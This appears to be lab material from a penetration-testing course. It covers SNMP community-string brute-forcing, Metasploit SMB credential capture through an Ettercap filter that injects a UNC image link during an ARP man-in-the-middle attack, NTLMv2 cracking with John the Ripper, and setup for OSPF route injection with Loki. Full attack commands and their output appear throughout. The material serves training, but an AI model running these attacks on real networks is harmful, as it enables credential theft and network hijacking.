Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - SNMP Enumeration (1)

In this exercise we'll use Kali Linux as our attacker, exploring the lab environment to identify victims running SNMP agents, brute-forcing community strings. When the community string is recovered, we'll enumerate data from the vulnerable systems.

Exercise – SNMP Enum. (2)

- Use onesixtyone to scan for and brute-force community strings
 - Common list of community strings at `/usr/share/doc/onesixtyone/dict.txt`
 - Target the hosts at 10.10.10.40 - 10.10.10.80
- Identify vulnerable SNMP implementations

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - SNMP Enumeration (2)

For this lab we'll use the onesixtyone tool to scan for and brute-force a list of common community strings against the targets. Kali Linux includes a list of common community strings at the path shown on this slide. Using this list, target the hosts at 10.10.10.40-10.10.10.80 to identify vulnerable SNMP implementations.

Exercise – SNMP Enum. (3)

- Use snmpcheck to collect information about target systems
- Identify interface IP addresses
- Identify mount points on a second target system

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - SNMP Enumeration (3)

For each target whose SNMP community string you recover, use the snmpcheck script to enumerate information about the target system. Identify the interface addresses that are present on one victim. For a second victim, identify the filesystem mount points.

Exercise – SNMP Enum. (4)

- STOP - Answers for the SNMP Enumeration attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - SNMP Enumeration (4)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

Exercise – SNMP Enum. (5)

Create this list of IP address in a file called "targets"

Manually with gedit or another text editor

```
# gedit targets
```

... or with Python

```
# python -c 'for i in range(40,81): print  
"10.10.10.%d" % i' > targets
```

... or with genip

```
# wget -O- files.sec660.org/genip.tgz | tar xzf -  
# cd genip && make && make install && cd ..  
# genip 10.10.10.40-80 >targets
```

```
10.10.10.40  
10.10.10.41  
10.10.10.42  
10.10.10.43  
trimmed ...  
10.10.10.70  
10.10.10.71  
10.10.10.72  
10.10.10.73  
10.10.10.74  
10.10.10.75  
10.10.10.76  
10.10.10.77  
10.10.10.78  
10.10.10.79  
10.10.10.80
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - SNMP Enumeration (5)

To scan a range of IP addresses with onesixtyone, we need to generate a file that contains each target IP address, one per line. We can do this manually using a text editor such as gedit, or through a one-line Python script shown on this page.

We can also use the genip tool to build a range of IP addresses, redirecting the output to a file. Kali Linux no longer includes the genip tool, but we can download and build it using the commands shown on this page.

Use any of these techniques to create the targets file in your home directory, then continue with the exercise.

Exercise – SNMP Enum. (6)

```
# onesixtyone -i ~/targets -c /usr/share/doc/onesixtyone/dict.txt
Scanning 41 hosts, 49 communities
10.10.10.40 [private] Cisco IOS Software, C2600 Software (C2600-
ADVSECURITYK9-M), Version 12.3(11)T, RELEASE SOFTWARE (fc2) Technical
Support: http://www.cisco.com/techsupport Copyright (c) 1986-2004 by
Cisco Systems, Inc. Compiled Sat 18-Sep-04 11:38 by eaarmas
10.10.10.80 [private] Hardware: Intel64 Family 6 Model 37 Stepping 1
AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build 7601
Multiprocessor Free)
10.10.10.40 [public] Cisco IOS Software, C2600 Software (C2600-
ADVSECURITYK9-M), Version 12.3(11)T, RELEASE SOFTWARE (fc2) Technical
Support: http://www.cisco.com/techsupport Copyright (c) 1986-2004 by
Cisco Systems, Inc. Compiled Sat 18-Sep-04 11:38 by eaarmas
10.10.10.70 [public] Linux sec660-lab-server 2.6.32-24-generic-pae #43-
Ubuntu SMP Thu Sep 16 15:30:27 UTC 2010 i686
10.10.10.77 [public] Hardware: x86 Family 6 Model 37 Stepping 1 AT/AT
COMPATIBLE - Software: Windows Version 5.2 (Build 3790 Multiprocessor
Free)
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - SNMP Enumeration (6)

After creating the list of IP address targets, change to the onesixtyone directory. Invoke onesixtyone, specifying the list of IP address targets with the "-i" argument, and the onesixtyone default community list file /usr/share/doc/onesixtyone/dict.txt with the "-c" argument, as shown on this page.

When the scan is complete, 5 SNMP community strings will be revealed across 4 target hosts, as shown.

Exercise – SNMP Enum. (7)

```
# snmpcheck -t 10.10.10.70 -c public
snmpcheck.pl vl.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

Hostname          : sec660-lab-server
Description       : Linux sec660-lab-server 2.6.32-24-generic-pae #43-Ubuntu
SNMP Thu Sep 16 15:30:27 UTC 2010 i686
Uptime system    : 22 hours, 56:25.70
Uptime SNMP daemon : 22 hours, 56:05.55
Contact          : Root <root@localhost> (configure
/etc/snmp/snmpd.local.conf)
Location         : Unknown (configure /etc/snmp/snmpd.local.conf)
Motd             : -

[*] Devices information
[*] Storage information
[*] Processes
[*] Network information
[*] Network interfaces
[*] Listening TCP ports and connections
[*] Listening UDP ports
[*] Mountpoints
[*] Enumerated 10.10.10.70 in 55.54 seconds
Signal USR1 received in thread 1, but no signal handler set. at /usr/bin/snmpcheck
line 230.
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - SNMP Enumeration (7)

After identifying the target SNMP hosts and revealing the configured community strings, we can enumerate data from the target systems. Change the snmpcheck directory and invoke the Perl script as shown on this page, specifying the target IP address with "-t" and the target community string with "-c".

This slide shows the output of enumerating the host at 10.10.10.70. Basic information such as the system hostname, SNMP description including the release and kernel information, and system uptime is disclosed. Additional valuable information is also disclosed, including information about system devices, storage, running process list, netstat information, listening network interfaces, mount points and more are also disclosed by omitted for space on this page.

Note that some of the output of snmpcheck will include a warning due to a bug in this tool; this warning can be safely ignored.

Exercise – SNMP Enum. (8)

```
# snmpcheck -t 10.10.10.40 -c public
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)
```

```
[*] Try to connect to 10.10.10.40
[*] Connected to 10.10.10.40
[*] Starting enumeration at 2012-07-20 08:12:42
```

```
[*] System information
```

```
-----
omitted
```

```
[*] Routing information
```

```
-----
      Destination  Next Hop           Mask           Metric
      1.1.1.0      1.1.1.2    255.255.255.0      -
      10.0.0.0     10.10.10.40 255.0.0.0         -
      11.13.17.1   1.1.1.3    255.255.255.255   2
      19.23.27.1   1.1.1.3    255.255.255.255   2
```


```
...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - SNMP Enumeration (8)

Similarly evaluating the target host at 10.10.10.40 reveals information about the Cisco router, including the configuration of local interfaces with IP addresses, routing information, and listening UDP port information.

Congratulations! This concludes the exercises.



660.1 Bootcamp

Welcome to the SANS 660.1 Bootcamp!

Bootcamp Exercises

- Metasploit SMB Capture with Ettercap Filter
- OSPF Routing Manipulation
- Cisco Configuration Retrieval

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Bootcamp Exercises

In this bootcamp session we will tackle several exercises. First we'll use Metasploit's SMB capture server to lure a victim browser into sending credential information with a custom Ettercap filter. Next, we'll look at exploiting common weaknesses in OSPF deployments, attacking the message digest secret and injecting routes to manipulate the internal network. Finally we'll look at Cisco router configuration retrieval over SNMP and TFTP.

Exercise: SMB Capture with Metasploit and Ettercap

- In the Manipulating the Network module we looked at Ettercap filters
 - After establishing a MITM attack, selectively manipulate traffic
- Internet Explorer will automatically retrieve references using UNC paths
 - e.g. \\server\image.gif
 - Sends authentication credentials to target in the process

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: SMB Capture with Metasploit and Ettercap

In the Manipulating the Network session we spent some time looking at Ettercap filters. Once we are able to establish a Man-In-The-Middle (MITM) attack, an Ettercap filter allows us to selectively manipulate network traffic. We'll continue this process in this exercise, leveraging Ettercap along with Metasploit to capture a user's authenticated credentials.

As part of this process we'll target Microsoft Internet Explorer and the victim web browsing to an unencrypted website, injecting content to include an image reference to a UNC file path of the Metasploit SMB server. In this exchange, the victim will send their authentication credentials to the attacker, which are logged by the Metasploit SMB server.

SMB Capture Attack

- Establish a SMB listener using Metasploit to capture credentials
- Establish MITM attack
- Use Ettercap filter to rewrite HTML to add UNC reference

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SMB Capture Attack

For this exercise we'll establish an SMB listener process using Metasploit to capture the victim's authentication credentials. Once the server is running we'll establish a MITM attack and use a custom Ettercap filter to rewrite HTML content to add a UNC image reference, pointing to the Metasploit SMB server.

Metasploit SMB Capture Module

- Impersonates a legitimate SMB server
 - Sends a fixed challenge for each request to optimize password cracking
- Listens on TCP/445 by default
 - Can run a second instance of the server module on TCP/139

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Metasploit SMB Capture Module

The Metasploit SMB capture module impersonates a server running the SMB protocol, logging any attempts to authenticate to the server for use with dictionary attacks or pre-computed rainbow table lookup attacks. To aid this process, the Metasploit SMB server sends a fixed challenge value for each authentication request, matching that of available rainbow tables.

By default, the process listens on TCP/445, though it is possible to change the listening port designation to instantiate a second instance of the server on TCP/139 as well.

Metasploit SMB Capture

```
# cd /opt/metasploit/app/  
# ./msfconsole  
msf > use auxiliary/server/capture/smb  
msf auxiliary(smb) > info
```

Basic options:

Name	Current Setting	Required	Description
CAINPWFIL		no	The local filename to store the hashes in Cain&Abel format
CHALLENGE	1122334455667788	yes	The 8 byte challenge
JOHNPFIL		no	The prefix to the local filename to store the hashes in JOHN format
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	445	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Metasploit SMB Capture

Start the Metasploit SMB server process as shown on this slide. First, change to the /opt/metasploit/msf3 directory with your Kali Linux system, then invoke the msfconsole tool. Once loaded, load the auxiliary/server/capture/smb module and examine the module settings with the "info" command.

Attack Steps

- Start the Metasploit SMB capture server, logging to John the Ripper and Cain-compatible files
- Create an Ettercap filter to insert an HTML image reference to your Metasploit server
- Establish a MITM attack using Ettercap against one victim with your attack filter
- Victim should browse to <http://10.10.10.70> or any other website
- Observe credential hash on SMB capture server and log files

We won't be performing password cracking in this exercise, just authentication data collection.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Attack Steps

Follow the attack steps outlined here to complete this exercise:

- Start the Metasploit SMB capture server, logging the observed credentials to John the Ripper and Cain-compatible files
- Create an Ettercap filter to insert an HTML image reference, pointing to your Metasploit server IP address
- Establish a MITM attack using Ettercap against your Windows victim using your attack filter
- On the victim, browse to the website at <http://10.10.10.70> or any other website
- Observe the credentials hash data on the SMB capture server and log files

For the purposes of this exercise, we won't be performing password cracking following the credential capture.

SMB Capture - STOP

- Stop here unless you want answers to the exercise

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SMB Capture – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

Metasploit SMB Capture Module

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set JOHNPWFILE /tmp/johnpwn-445.txt
JOHNPWFILE => /tmp/johnpwn-445.txt
msf auxiliary(smb) > exploit
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) > set SRVPORT 139
SRVPORT => 139
msf auxiliary(smb) > set JOHNPWFILE /tmp/johnpwn-139.txt
JOHNPWFILE => /tmp/johnpwn-139.txt
msf auxiliary(smb) > exploit
[*] Auxiliary module execution completed

[*] Server started.
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Metasploit SMB Capture Module

This slide shows the process for loading the SMB capture server and instantiating two instances of the server listening on TCP ports 445 and 139. For each server process, credentials are logged in an ASCII format for subsequent use with John the Ripper. To identify the status of running jobs, issue the msfconsole "jobs" command, as shown below.

```
msf auxiliary(smb) > jobs
```

Jobs

====

Id	Name
0	Auxiliary: server/capture/smb
1	Auxiliary: server/capture/smb

Ettercap Filter (1)

```
# Watch outbound HTTP requests, replacing "Accept-Encoding" line
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
    replace("Accept-Encoding", "Accept-Rubbish!");
    msg("zapped Accept-Encoding!\n");
  }
}
# Do the same for If-Modified-Since
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "If-Modified-Since")) {
    replace("If-Modified-Since", "If-PACified-Since");
    msg("zapped If-Modified-Since!\n");
  }
}
# For HTTP responses, replace all "img src=" tags with our own tag,
# referencing a file on our server instead. This is case-sensitive,
# so additional rules are needed for "HEAD", "heAd", etc. Keep the UNC path
# as short as possible to minimize the Content-Length variable running over.
if (ip.proto == TCP && tcp.src == 80) {
  replace("<head>", "<head> <img src=\"\\\\\\\\10.10.10.100\\p.gif\">");
  msg("Replaced head with head and image reference!\n");
}
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Ettercap Filter (1)

An Ettercap filter is required to manipulate the victim's web browser and attempt to load an image file from a UNC file path. This slide shows one possible Ettercap filter source file, adding the image header immediately following the browser "head" statement. Replace the IP address 10.10.10.100 shown in this slide with your Kali Linux attack system IP address.

Ettercap Filter (2)

```
# etterfilter -o smbcapture.ef smbcapture.filter
etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team

12 protocol tables loaded:
    DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:
    VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file 'smbcapture.filter' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'smbcapture.ef' done.

-> Script encoded into 23 instructions.
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Ettercap Filter (2)

Once the Ettercap filter file is created we need to compile it using the etterfilter command as shown on this slide.

Ettercap MITM

- Launch Ettercap with ARP MITM attack
 - Specify victim as first target, web server as the second target

Specify victim
IP here

IP address of
web server

```
# ettercap -Tqm arp:remote -F smbcapture.ef /XX.XX.XX.XX/ /10.10.10.70/
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team

Listening on eth0... (Ethernet)

eth0 ->      00:0C:29:5D:A9:EE      10.10.75.1      255.255.0.0
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Ettercap MITM

Next, use Ettercap to create an ARP MITM attack as shown on this slide, specifying the path and filename of your compiled etterfilter file. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The 2nd argument will be "/10.10.10.70/", creating a MITM between the victim and the lab web server used for this exercise.

Victim Browsing

- Using Internet Explorer
 - Firefox does not honor UNC file paths in href's



Victim Browsing

As the victim, browse to the website at <http://10.10.10.70>. If your Ettercap MITM and filter are correct, you should see a broken image in the web browser, as shown on this slide. Internet Explorer has automatically attempted to retrieve this image file from the Metasploit SMB capture server.

Metasploit SMB Server

Also recorded in designated logging files

```
msf auxiliary(smb) >  
[*] SMB Captured - 2014-04-02 16:13:36 -0400  
NTLMv2 Response Captured from 10.10.80.10:11064 - 10.10.80.10  
USER:jwright DOMAIN:MANTLE OS: LM:  
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled  
NTHASH:a593255056b89e4502426eba0fba0630  
NT_CLIENT_CHALLENGE:0101000000000000081cc8207b04e0f01900ea54640ad7a6f00  
0000000200000000000000000000000000
```

Windows may pass logged-in NTLMv2 credentials, or may prompt for a network password. If prompted for a password, enter a password of "bb3143468"



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Metasploit SMB Server

Returning to the Metasploit instance, you will see a msfconsole status entry for each authentication attempt. The example noted is from a Windows 7 victim revealing the NTLMv2 hash information prior to prompting the user for authentication when the logged-in credential fails. Depending on the configuration of your Windows host, you also may be prompted to enter a password. If you are prompted for a password, enter the password "bb3143468".

Optional: John NTLMv2 Cracking

- Decompress rockyou.txt dictionary file
- Retrieve 1 hash from log file
- Crack with John (if possible)

```
# gzip -d /usr/share/wordlists/rockyou.txt
# head -1 /tmp/johnpwn-445.txt_netntlmv2 >crack.txt
# john crack.txt --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 1 password hash (NTLMv2 C/R MD4 HMAC-MD5 [32/32])
bb3143468      (jwright)
guesses: 1 time: 0:00:00:29 DONE (Wed Apr  2 16:47:02 2014) c/s:
488732 trying: bb3233 - bb3143468
Use the "--show" option to display all of the cracked passwords reliably
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Optional: John NTLMv2 Cracking

With the recovered NTLMv2 hashes from Internet Explorer, we can mount a password cracking attack.

First, decompress the rockyou.txt file so we can use it as a password guessing source.

Next, use the "head -1" command to retrieve the first hash record from the johnpwn-445.txt_netntlmv2 file, redirecting the output to "crack.txt", as shown.

Next, use John the Ripper to crack the password. If you entered the password "bb3143468" from the Internet Explorer authentication dialog box, you will recover the password quickly. If however your browser did not prompt you for a password, you will only target your logged-in password. If your logged-in password is not present in the rockyou.txt file, you will not be able to crack the password. Consider adding "-rules" to the "john" command and try again, using the password permutation mode John offers.

SMB Hash Capture: Troubleshooting

- Double-check MitM effectiveness and IP addresses
- Validate HTML being injected is a valid tag
- Windows accounts with no password will not authenticate over SMB
 - You can optionally set a Windows password, logout/login, and try again
- If the WebClient service is stopped, IE will not send SMB credentials
 - Open a command shell as an Administrator
 - "sc start webclient & sc query webclient"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SMB Hash Capture: Troubleshooting

If you are having trouble getting credentials from the victim running Internet Explorer, try these troubleshooting steps:

- Make sure the MitM attack is working in Ettercap. Browse to a website as the victim and press "s" to look at connection statistics in Ettercap. Make sure the packet receive count is increasing.
- Validate the injected HTML content with the Etterfilter script. Make sure you are specifying the correct IP address of the attacker system.
- Windows victim systems will not send authentication credentials if there are no credentials to send (e.g. local Windows accounts that do not have a password set). You can optionally set a Windows password on your victim system, then logout and login and try browsing again.
- In some systems, the WebClient service is stopped. If WebClient is stopped, IE will not forward SMB credentials. Start the WebClient service using the services.msc MMC add-on, or from the command-line as an Administrator:

```
C:\Windows\system32>sc start webclient & sc query webclient
```

Exercise: Inserting OSPF Routes

- In the Manipulating the Network module we looked at routing protocols
 - Many networks transmit routing peer announcements in the access layer
 - Some networks attempt to protect routing advertisements with MD5 digest authentication
- We'll exploit these weaknesses to discover and manipulate routing with Loki

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Inserting OSPF Routes

In the Manipulating the Network module we examined several vulnerabilities in interior routing protocols. Many organizations announce routing updates on end-user segments where user workstations connect to the network (the access layer), leaving them exposed to routing manipulation attacks. Some organizations attempt to protect against attack by protecting the routing process with MD5 digest authentication, using a shared secret to validate entries in the routing table. In this configuration, an attacker who can capture internal routing traffic can mount an offline dictionary attack against the MD5 shared secret value.

In this exercise we'll have some hands-on practice on exploiting these weaknesses in internal routing tables, focusing on the OSPF protocol.

Loki Setup Warning



- Loki is a recent tool and still slightly buggy (but effective)
- Requires several dependencies to run on Kali Linux
- Follow these steps carefully in the lab or remotely

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Loki Setup Warning

We'll be using Loki for the attack portion of the lab exercises. This is a recent and effective tool but is still buggy and requires a significant number of changes to operate on Kali Linux. We've taken care of most of the work for you, though manual installation on another platform will be complex.

Follow the steps in this lab exercise carefully to install Loki. If you are running Kali Linux as a system installation or a virtual machine, consider making a system backup or snapshot before working on this lab exercise.

Loki Setup (1)

- Download our packaged dependencies in one tarball
- Extract the tarball locally

```
# wget http://files.sec660.org/loki-kali.tgz
# tar xzf loki-kali.tgz
# cd loki-kali
# ls
pylibpcap_0.6.2-1_i386.deb
python-dpkt_1.6+svn54-1_all.deb
loki_0.2.7-1_i386.deb
python-dumbnet_1.12-3.1_i386.deb
libssl0.9.8_0.9.8o-4squeeze14_i386.deb
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Loki Setup (1)

To setup Loki, download the Loki tarball from the lab server as shown on this slide. Un-tar the loki-kali.tgz file and change to the loki-kali directory. Several files will be present, which need to be installed in a specific order.

If you wish to install Loki on another system, you can use similar steps to the ones described here, with local dependency additions. See the Loki web page at <http://www.insinuator.net/tag/loki> for additional installation instructions.

Loki Setup (2)

- Install Python dependencies in the order shown

```
# pwd
/root/loki-kali
# dpkg -i libssl1.0.9.8_0.9.8o-4squeeze14_i386.deb
# dpkg -i python*
# dpkg -i pylibpcap_0.6.2-1_i386.deb
# dpkg -i loki_0.2.7-1_i386.deb
# which loki.py
/usr/bin/loki.py
# cd ..
# rm -fr loki-kali*
# loki.py
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Loki Setup (2)

To install Loki, we must first install the package dependencies in the order specified on this page. Remember to use tab completion to save on typing when entering the package filenames!

After completing the setup and installation of Loki, you'll have a Python script in `/usr/bin/loki.py`. You can safely remove the installation files.

To start Loki, invoke the `loki.py` script with no arguments as root.

Loki Setup (3)

- Loki's OSPF password cracking module is written in C and buggy
 - Crashes when it reads passwords longer than 16 characters
- OSPF passwords cannot be longer than 16 characters
- We need to trim the wordlist appropriately

```
# cut -c1-16 </usr/share/wordlists/sqlmap.txt  
>/usr/share/wordlists/loki.txt
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Loki Setup (3)

Loki's OSPF password cracking module is flawed in that it does not properly handle dictionary word guesses longer than 16 characters. Fortunately, OSPF shared secrets cannot be longer than 16 characters. In order to work around this bug in Loki, we need to trim our dictionary word list so passwords are not longer than 16 characters in length.

In the example on this page, we read from the input file `/usr/share/wordlists/sqlmap.txt`, and truncate each line to no more than 16 characters using the `cut` utility, producing a new output file "loki.txt". Run this command on your system as well before continuing with this exercise.

Routing Monitoring Aid

- A local looking glass page is updated every minute
 - Discloses local routing table
 - Disclosed OSPF neighbor entries
- May wish to keep a browser window open on this page to monitor local event during the exercise

<http://10.10.10.70/routing.html>

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Routing Monitoring Aid

As part of this lab exercise, you'll use a looking glass application to investigate the routing tables for our target network.

A looking glass is a networking tool that allows operators to inspect the routing information from one or more target routers. In our application, we'll disclose the entire OSPF routing table (using the output of "show ip route") in a static file that is updated every minute. Additionally, we'll display the status of all OSPF neighbor adjacencies with the output of "show ip ospf neighbors".

You may wish to keep a web browser open and pointed to the URL shown on this slide throughout the lab exercise to get a view into the effectiveness of your attack.

SEC660 Looking Glass Page

Routing Entries for sec660-rtr-1/10.10.10.40

This is where the magic happens. Check the output below to see if your spoofed route appears in the local routing table. While you are waiting, think about how you would abuse this (such as adding a routing entry for 66.102.7.0/24, one of Google's many distributed hosting networks).

This page will automatically refresh every 1 minute. Last update **Mon Nov 8 20:03:01 2010**.

Output from "show ip route" follows.

```

Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       I - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       Ia - IS-IS inter area. * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

1.0.0.0/24 is subnetted, 1 subnets
C    1.1.1.0 is directly connected, FastEthernet0/1
19.0.0.0/24 is subnetted, 1 subnets
O    19.23.27.1 [110/2] via 1.1.1.3, 00:02:39, FastEthernet0/1
10.0.0.0/8 is subnetted, 1 subnets
O    11.0.0.0/32 is subnetted, 1 subnets
O    11.19.37.1 [110/2] via 1.1.1.3, 00:02:39, FastEthernet0/1
29.0.0.0/24 is subnetted, 1 subnets
O    29.31.37.1 [110/2] via 1.1.1.3, 00:02:39, FastEthernet0/1

```

Output from "show ip ospf neighbor" follows.


Neighbor ID	Pri	State	Dead Time	Address	Interface
29.31.37.1	1	FULL/DR	00:00:31	1.1.1.3	FastEthernet0/1

Done

OSPF Neighbor Report

This page shows the output from the router looking glass application, identifying the current routing table as well as the OSPF neighbor adjacency. Note that this output reflects the actual network in use and is not tainted by an attack.

